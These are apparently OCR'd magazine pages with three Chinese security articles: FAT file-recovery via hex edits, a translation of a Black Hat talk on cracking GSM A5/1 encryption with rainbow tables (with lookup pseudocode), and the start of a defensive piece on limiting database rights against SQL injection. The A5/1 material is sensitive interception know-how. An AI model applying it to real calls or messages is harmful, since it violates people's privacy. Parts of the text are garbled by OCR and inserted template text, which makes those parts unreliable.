FF FF 6A 9C 6B 9C 6C 9C  6D 9C 6E 9C FF FF 70 9C
```

图 12

该文档内容较少，同样开始簇也就是结束簇，所以簇链内容只有一个，且为结束标志 FFFF。

以上是删除前整体情况，现在删除 Mytest.txt。因为是在 U 盘中，所以会被直接删除掉，而不会被放入回收站。如果要恢复原始文件需要进行如下步骤。

<1>找文件夹目录项，找到首簇号，与删除前都相同，如图 13 所示。

```
57 41 4E 47 4C 4A 20 20  20 20 20 10 00 8B 16 00 | WANGLJ...    ..?..
DA 3C DA 3C 00 00 17 00  DA 3C 61 9C 00 00 00 00 | ??....?a?.......
```

图 13

可以看出起始簇号为：00009C61

<2>FAT 表对应簇链如图 14 所示。

```
0000086192 FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF
0000086208 FF FF FF FF 00 00 00 00  00 00 00 00 00 00 00 00
0000086224 FF FF 6A 9C 6B 9C 6C 9C  6D 9C 6E 9C FF FF 70 9C
```

图 14

<3>根据起始簇号 9c61 十进制为 40033 转换为扇区：5124512，通过这个可以找到文件夹内存在的文档，如刚刚建立的 Mytest.txt 的目录项，如图 15 所示。

```
2623750240 E5 59 54 45 53 54 20 20  54 58 54 20 00 04 A7 00 | 錃TEST  TXT ..?滂鸳
2623750256 DA 3C DA 3C 00 00 B7 00  DA 3C 62 9C 1C 00 00 00 | ??..??b?...  ??寀笸
```

比较删除前

```
9C634060  4D 59 54 45 53 54 20 20  54 58 54 20 00 04 A7 00 | MYTEST  TXT ..?.
9C634070  DA 3C DA 3C 00 00 B7 00  DA 3C 62 9C 1C 00 00 00 | ??..??b?...
```

图 15

设置了 E5 标志，起始首簇位置高位也被清空，不过这个一开始就是空的所以看不出来而已。

<4>同时可以找到被删除 Mytest.txt 对应 FAT 表的簇链情况，如图 16 所示。

```
0000086192 FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF
0000086208 FF FF FF FF 00 00 00 00  00 00 00 00 00 00 00 00
0000086224 FF FF 6A 9C 6B 9C 6C 9C  6D 9C 6E 9C FF FF 70 9C
```

比较删除前

```
FF FF FF FF FF FF FF FF  FF FF FF FF FF FF FF FF
FF FF FF FF FF FF 00 00  00 00 00 00 00 00 00 00
FF FF 6A 9C 6B 9C 6C 9C  6D 9C 6E 9C FF FF 70 9C
```

图 16

可见，簇链表被清空。

可以看出，如果要手动恢复该文件只需要将（1）E5 标志改回 4D（2）将簇链表设置成为 FFFF。只需要更改如上位置便可以成功恢复出刚刚删除文档。

不同删除方式的影响

在上一步的恢复中需要注意：由于这是 U 盘所以不论采取哪种方式删除，都会完成三件事情：

（1）目录项名字处前 2 个字节改为 E5

（2）清空 FAT 中簇链表

（3）清空首簇号高 2 个字节

但是，如果是在本地硬盘中，删除则分为三种方式。为了演示，现在有 WLJ 文档。这次是在 FAT32 系统中，簇链表占 4 个字节，FFFFFF0F 表示结束簇。

1. 右键删除，删除到回收站中。

<1>删除前，目录项 WLJ 如图 17 所示。

```
000BB33C0 57 4C 4A 20 20 20 20 20  54 58 54 20 10 62 D6 50 | WLJ     TXT .b諴
000BB33D0 D7 3C D7 3C 07 00 EF 50  D7 3C 97 04 17 00 00 00 | ??..臏??....
```

图 17

首簇号：00070497h。

对应 FAT 簇链，如图 18 所示。

```
0001C5640 91 04 07 00 FF FF FF 0F  FF FF FF 0F 00 00 00 00
0001C5650 00 00 00 00 00 00 00 00  00 00 00 00 FF FF FF 0F
0001C5660 99 04 07 00 9A 04 07 00  FF FF FF 0F 9C 04 07 00
```

图 18

<2>删除后，如图 19 所示。

```
000BB33C0 E5 4C 4A 20 20 20 20 20  54 58 54 20 10 62 D6 50 | åLJ     TXT .bÖP
000BB33D0 D7 3C D7 3C 07 00 EF 50  D7 3C 97 04 17 00 00 00 | ×<×<..ïP×<I.....
```

图 19

对应 FAT 簇链，如图 20 所示。

```
0001C5640 91 04 07 00 FF FF FF 0F  FF FF FF 0F 00 00 00 00
0001C5650 00 00 00 00 00 00 00 00  00 00 00 00 FF FF FF 0F
0001C5660 99 04 07 00 9A 04 07 00  FF FF FF 0F 9C 04 07 00
```

图 20

可见只做了一件事就是设置了 E5 标志位。其他都不变。

2. 按 Shift+delete 键直接删除，如图 21 所示。

```
000BB33C0 E5 4C 4A 20 20 20 20 20  54 58 54 20 10 62 D6 50 | åLJ     TXT .bÖP
000BB33D0 D7 3C D7 3C 00 00 EF 50  D7 3C 97 04 17 00 00 00 | ×<×<..ïP×<I.....
```

图 21

对应 FAT 簇链，如图 22 所示。

```
0001C5640 91 04 07 00 FF FF FF 0F  FF FF FF 0F 00 00 00 00
0001C5650 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0001C5660 00 00 00 00 00 00 00 00  00 00 00 00 9C 04 07 00
```

图 22

可见要完成三件事情：

（1）目录项名字处前 2 个字节改为 E5

（2）清空 FAT 中簇链表


（3）清空首簇号高 2 个字节

3. 还有一种删除方式，是先右键删除到回收站中，然后再从回收站中删除。那么首先会设置 E5 标志位，然后还会清空链表，但是高字节保留。

总　结

本文以 FAT16，FAT32 文件系统为例，演示了手动恢复被删除文件的具体步骤。数据恢复并不神秘，这里只是一个小小的入门，希望能够起到抛砖引玉的作用。也是提醒大家多多注意自己的私密数据，任何数据都是存在被恢复的危险的。

前置知识：无
关键词：手机隐私、攻击、劫持



手机隐私的攻击劫持技术

文/Karsten Nohl (bh-us-2010)　译/小小杉

当前最为流行的一种通信技术 GSM 已经几乎遍布大多数国家，连接 40 多亿台终端设备。除电话技术外，GSM 也被用于文本消息（短信）、Internet 浏览器及设备与设备之间的通信。基于声音和短信处理的标准可追溯到 1990 年，此后从未修订过。特别是，基于 GSM 技术的早期安全设计也并未打过补丁，这种 GSM 系统中用于防止通话信号被窃听的传统加密技术存在众多的安全漏洞。只是后期在短信的功能之外附加一些增值服务时，使用了不同的安全措施而已，这些不在本文讨论的范围内。

手机电话与短消息可在手机终端与某一基站交互时进行加密。基站可确定本次通信是否已经加密处理。发达国家的运营商一般会选择原始的 A5/1 加密算法实施加密处理，但在大多数发展中国家的运营商则不会采用任何加密处理。当前，较弱的 A5/2 算法已经被淘汰，而大多数新推出的手机虽支持较健壮的 A5/3 算法，但并未推广。

手机 SIM 卡与运营商共享一个加密主密钥。会话密钥则用于每次手机通信或短信服务，此密钥由主密钥与一个随机数产生。对于每次密钥的导出，运营商可选择任意 Hash 函数散列，只要 SIM 卡和运营商中央系统能知道此 Hash 函数即可。密钥导出的早期标准过后，COMP128v1 已被证实其是可逆的，大多数运营商不再公开其选择的 Hash 函数，潜在地创造了一个很模糊的安全。会话密钥导出后，接下来就要进行加密。本文揭示可用于解密电话通信或文本消息的 A5/1 会话密钥。

已知明文攻击

为验证破解后的密钥，我们必须获取部分加密数据。要求为连续 64 位数据块，这些已知的比特位，可从加密的控制信息中获取。商业 A5/1 加密算法的破解器利用完整短信加密方式（即唯密文方式），此消息是在加密通信中最先被加密的信息，消息中通常都是相同的数据，而且大多都是空的填充字节。尽管空帧不携带信息，他们仍然会被加密，所以密钥破解器会将空桢作为主要攻击目标。最近的 GSM 标准修订要求随机产生空桢信息，从而尽量避免其被破解的可能性。然而，包括系统短信消息在内的其他信息也同样可能携带有高度可预测性的数据，这些数据在唯密文攻击方式不可取时，可选择用 z 在已知明文攻击中。

流密码及各种攻击方式

A5/1 是一种流密码加密算法，其采用 64 比特位长的密钥，并由密钥衍生出一个强大的安全机密结构。密钥流的产生即是每次从这个机密结构中产生一个比特位形成。手机本身及基站都按照这种密钥流生成算法产生出一个相同的密钥流来加解密短信。短信发送方会在消息发送之前，使用部分加密流对其进行异或操作得到密文序列，并将密文从手机传递到基站。

基站接收到加密的信息，用相同的密钥流逐位异或解密。发送方将生成的密钥流与明文数据帧的每一位相异或得到密文序列，接收端再使用相同密钥流逐位异或来解密数据。只要 A5/1 算法的构造保密，那么数据通信就是安全的。尽管出现了针对 A5/1 密码的代数攻击，而代数攻击需要大量的已知明文信息，所以并没有对 GSM 通信中的 A5/1 算法构成威胁。

暴力攻击

目前，只有利用 A5/1 算法相对较小密钥长度的攻击才能破解 A5/1 算法。最直接的攻击方式则是暴力攻击，暴力攻击试图尝试所有可能值来猜测密码。同时，暴力攻击也是最昂贵的攻击——在应用下述优化方案的情况下，暴力攻击仍然需要花费成千上万的 CPU 年和 GPU 年。

密码本攻击（Code book attacks）

密码本攻击试图创建单个密钥下包含明文和密文之间所有可能变换的密码本。密码流对相应的密码本进行整理分类。每一个密钥值都可以在密码本中检索出来。虽然计算密码本的成本与进行一次暴力攻击的成本一样高，但密码本一旦计算出来以后，之后的每次破解却不会增加任何计算成本。不过，储存一个 64 位密码的密码本代价极高，大概需要数千兆字节的空间。

内存、时间平衡法（Time-Memory Trade-Offs）

暴力攻击（无须存储空间、所需时间长）和密码本攻击（需要大容量、实时性）为新的加密攻击提供了思路。在攻击中，

可以牺牲时间来换取存储空间（如内存），时间和空间都可以换取更高的攻击成功率，而且在某种程序上也可以换取更快的预计算。在时间和空间中平衡选择的攻击方式称之为内存、时间平衡攻击（TMTO 攻击）。

查表法。TMTO 攻击（时空平衡）建立在密码本攻击技术的基础上，但却使用更加复杂的数据结构来存储密钥生成器和加密流的映射。在最简单的案例中，大量的密钥生成器与输出值被被链接在一个链表结构中。该链表的头结点和尾结点都存储在查找表（a look-up table）中。假设其中存储如下输入和输出值：

```
1. $state = $input          //随机选择
2. for n=1…1,000,000
3. $output   = A5/1( $state)
4. $state    = $output
```

像密码本一样，拥有许多输入输出对的大表中涵盖了值空间的重要部分。然而，由于查找表中只存储了链表的头结点和尾结点，所以并不能直接访问链表结点。为了在查找表中找到可被破解的输出值，使用如下的简单算法构建链表——从查找值开始来查找正确的结束值，然后从匹配的$input 值开始计算链表头结点：

```
5:  $state = $output_to_be_cracked
6:  for n=1…1,000,000
7:  $end_value = look-up_ chain_end_values_from_ table($state)
                        //计算链表 …
8:  if( $end_value   != null )  //… 直到查找到尾结点为止
9:  $start_value = get_start_value ($end_value)
                        // 从链表头重新开始
10: $state2 = $start_value
11: while( A51($state2) != $output_to_be_cracked)
                        //忽略碰撞点
12: $state2 = A51($state2)
13: return $state2
                        // 生成待破解$output 的 state
14: $state = A5/1 ($state)
```

这种方法给出时间和空间之间平衡关系的连续曲线。随着链表长度的增长，查找时间也相应增加了（在此例中，所有链表长均为 1 000 000），但是所需的存储空间却减少了。然而，这种预先计算算法却并不现实，原因如下。

1．硬盘瓶颈：在短时间内计算 1 000 000 次 A5/1 算法密钥是可行的，但却无法完成 1 000 000 字节容量的查找操作。

2．碰撞：随着表长的增大，同时 A5/1 映射的不完善性造成了重复值出现的概率越来越大，这就导致两链表之间从碰撞点到链表尾结点出现大量冗余数据。这造成了容量的浪费，也降低了单一表的覆盖率。

现在出现了许多克服这些实际限制的技术。两个最流行的时间内存平衡技术就是特征点和彩虹表（源数据与加密数据之间对应的 Hash 表）。

这种优化技术解决了硬盘瓶颈问题。只有符合特定标准的特征点才被存储为尾结点值 ——如在末尾包含一定数量零值的点。上面的伪代码可以更新如下：

```
[键入文档的引述或关注点的摘要。您可将文本框放置在文档中的任何位置。2.  while( ( $state && 0xFFFF) != 0)  // 测试 16 个零比特位
7.          if(( $state && 0xFFFF) != 0) {
                $end_value = look-up_ chain_end_values_
from_table($state)
                ...
可使用"文本框工具"选项卡更改重要引述文本框的格式。]
```

尽管链表长度不定，但最终一定以特征点结束。当执行值破解时，需要对链表进行计算，直到查找到特征点才结束，当且仅当此节点来自硬盘中的查找表，从而缓解硬盘瓶颈。

同时，由于冗余值导致了相同的尾结点，而且冗余值也能被过滤掉，因此特征点也能有助于查找碰撞点。

碰撞攻击

针对碰撞另一个更有效措施就是彩虹表。这种技术对每种链表使用不同的函数（或颜色），如：由于用不同的颜色对碰撞值计算之后，因此这些彩虹表中的碰撞值造成了单一值冗余（除非在同一环节中出现碰撞）。为彩虹表编写查找算法的伪代码就留给读者作为练习之用。

为破解 A5/1 算法而设计的优化表是特征点和彩虹表的结合体。需要在查找到特征点之前，一直计算链表；然后彩虹函数/颜色会发生变化，此时继续第二个函数的计算，直至遇到下一个特征点为止，最后颜色又会再次发生变化——在优化表布局中共有 8 种颜色。

为了达到必要的覆盖率，我们计算几个彼此独立工作的表。每个表使用一套不同的颜色，这可以减少表的冗余。该表可以运行在不同的机器上，从而为分发预先计算和破解成本提供方法。

表设计中最后一个优化准则是整体破解成本和最低破解成本之间的平衡。在一定范围内，长度更长的链表，其效率越高。但是，完成单一计算核心上长链表的时间则更长，这就限制了攻击所需花费的最短时间。

所有平衡预测结果都嵌在一个 Excel 模型中，该模型可以在项目网站上找到。

攻击优化

表元素调整后，我们的破解器也在三个方面得到了进一步优化，处理速度也得到了数量级的提升。我们的实现目标是快速视频采集卡的图形处理器（GPU），其能够提供比 CPU 更好的运算能力，并且其较 FPGA（现场可编程门阵列）更易追踪和编程。Nvidia 和 ATI 支持的现代图形处理器具有高效的并行处理能力，能够提供几十个计算核心。

Bitslicing（位片化，通过将比特矩阵转置的方法提高签名文件的访问速度）。通过在填充一个数据字中多个数据流并计算整个数据字上的指令（单指令，多数据指令：SIMD 指令），来达到进一步并行化的目的。在极端情况下，我们用一个 256 位的数据字（由图形处理器提供）将一个正在计算中的 256 位比特流填充。增加的并行性也加速了表预先计算和密钥破解的速度。

密钥空间缩小。一般攻击破解加密密码的成本与加密密钥空间的大小相关。在 TMTO 表中，当密钥空间减少时，所需链表的数量和长度都会减少。对于 A5/1 算法，通过不断为密钥计时，我们发现密钥空间比原来的 64 位密钥减少了。由于不完善的非线性特征，在每个时钟周期内几个特征值都会发生碰撞，因此采用轮数周期的增加来降低现有特征值，从而降低碰撞概率。在 GSM 中，A5/1 密码在首次使用前，会被计时 100 次。因此，在表计算和查找期间，给每个 A5/1 增加 100 个时

钟周期并不会降低 GSM 表的可用性。这 100 个时钟将密钥值缩小至原始值 15％的大小，有效地减少了近 3 位的密钥大小。经查 Excel 模型中的数据，对速度的影响大约是 30 倍左右。

表压缩。几个优化技术开始尽可能有效地存储头结点和尾结点的值。首先，头结点值并不是随机计算出来的，而是由简单的伪随机函数生成。该函数的输入值以头结点值存储，在此案例中是 34 位而不是随机值必需的 64 位。第二个优化方案则利用表格按尾结点分类这个事实。与提供整个值不同的是，需要存储前面值的增量。只有每个块中的头结点被完全存储。由于邻近值在最后几位都不相同，可以使用不同长度的代码将完全链编码成 52 至 72 位长度(平均每个链表大约有 54 位长度)，这样就有效地将表压缩至原表 2×64 位格式 42％的大小。给复杂表结构添加一个索引便于快速查找。将该索引经编码后存储在内存中，这样就可以从 2GB 的 RAM 中检查表。47GB 大小的表格中该索引大约占 42MB 空间。

可以从项目网站中下载实现这些优化方案的开放 TMTO 框架。

小结

应用这些优化方案，我们能够破解应用于标准硬件上的 A5/1 加密算法。当前表集包含总计 2TB 大小的 40 个表。运用四个最先进的图形卡计算这些表集大约需要一个月时间。而生成这些表需要花费大约 850 千瓦时的电力。

给定两个已加密的密文（若明文可知，如唯密文方式和一个明文系统消息），则从这个表集合中找到其对应的解密密钥，其概率将高达 90%。两个 GPU 完成破解大约需要 5 秒钟。快速 SSD 硬盘在 5 秒钟内就可以完成所需执行的 10 万次查找操作。小 U 盘的大型阵列的可以以较低的成本提供类似的速度。

一些标准技术可以使得一般的加密攻击，特别是 TMTO 加密攻击变得更难实施。


避免已知明文攻击。传输已知数据没有任何作用，因为对方已经知道你将传输的信息内容。当使用加密时，已知明文数据包甚至是有害的。一个设计良好的系统只发送未知数据。在无法预防静态数据包情况下，这些数据至少应随机产生。有效载荷填充的随机化已对 GSM 标准化。这种快速修复程序会导致部署好 A5/1 攻击者停止工作。然而，即使只需要对基站进行很小的改动，随机化至今并未广泛使用。

分组密码。虽然严格上讲分组密码并不优于流密码，但是分组密码加速了密码分析的过程。今天包括 3DES、AES、RSA 和 ECC 在内的标准密码都是基于块的加密方式。通过使用块加密，TMTO 攻击越来越难实施，这是因为此时仅仅是被加密的数据块遭受攻击，而并不是攻击连续的流密钥段。一个 64 位块密码的 TMTO 表需要至少 64 倍以上明文数据包，该数据包必须与流密码中的 TMTO 表一样有效才行。对于 GSM，一个 128 位块密码已经为 A5／3 标准化了。目前，还没有针对 A5／3 算法的实际攻击，在 3G/UMTS 中也使用 A5／3 算法。然而，GSM 运营商的 A5／3 算法的 roll-out 成本太高了，而且还没有主操作器升级。

安全措施的生存期有限，同时 GSM 中的 A5/1 密码生存周期已经结束。在冷战时期作为一项媒介安全密码设计出来，所以现在日益强大的计算机能够破解其 64 位密钥，这是完全正常的。为了高并行性编程和智能存储分配，将技术和加密优化结合起来，甚至用一台 PC 在一分钟之内就可以将 A5/1 算法破解。

短期协议补丁已经出现了，不公开已知明文，这就使得破解越来越困难。这些补丁的配置应该高度重视。从长远来看，GSM（第二代）将无法提供足够的安全性和更强的替代品，而 UMTS（3G）和 LTE 技术（4G 技术）应该是首选。

前置知识：无
关键词：SQL 注入、数据库、用户权限



修改数据库用户权限防范 SQL 注入

文/图 高志新

大家知道，为了利用 SQL 注入获取数据库信息，或者获取 Webshell，通常需要利用到数据库的一些系统视图、存储过程等，而能否访问这些信息，取决于 Web 应用连接数据库的用户权限。因此为了防止 SQL 注入，除了修改 Web 程序，数据库的权限设置同样重要。

默认的数据库用户都属于 Public 角色，而 Public 角色对大量系统视图、存储过程都有访问权限（Select 或者 Execute），如果一个一个视图、存储过程 Revoke，一定非常费时费力。本文利用游标，结合 sys.sysobjects 系统视图和 sys.sp_helprotect 存储过程，快速修改数据库用户权限。

我们假设 Web 网站的虚拟目录名为 book，数据库名也为 book。

新建登录名

首先新建登录，来替换原来高权限的应用连接数据库的用户（比如 sa、db_owner 角色用户等）。

新建登录名和 book 数据库下的用户：gzx（图 1），默认数据库选择 book，服务器角色不选择。此时 gzx 只是 Public 角色（图 2）。




图 1　新建登录和用户

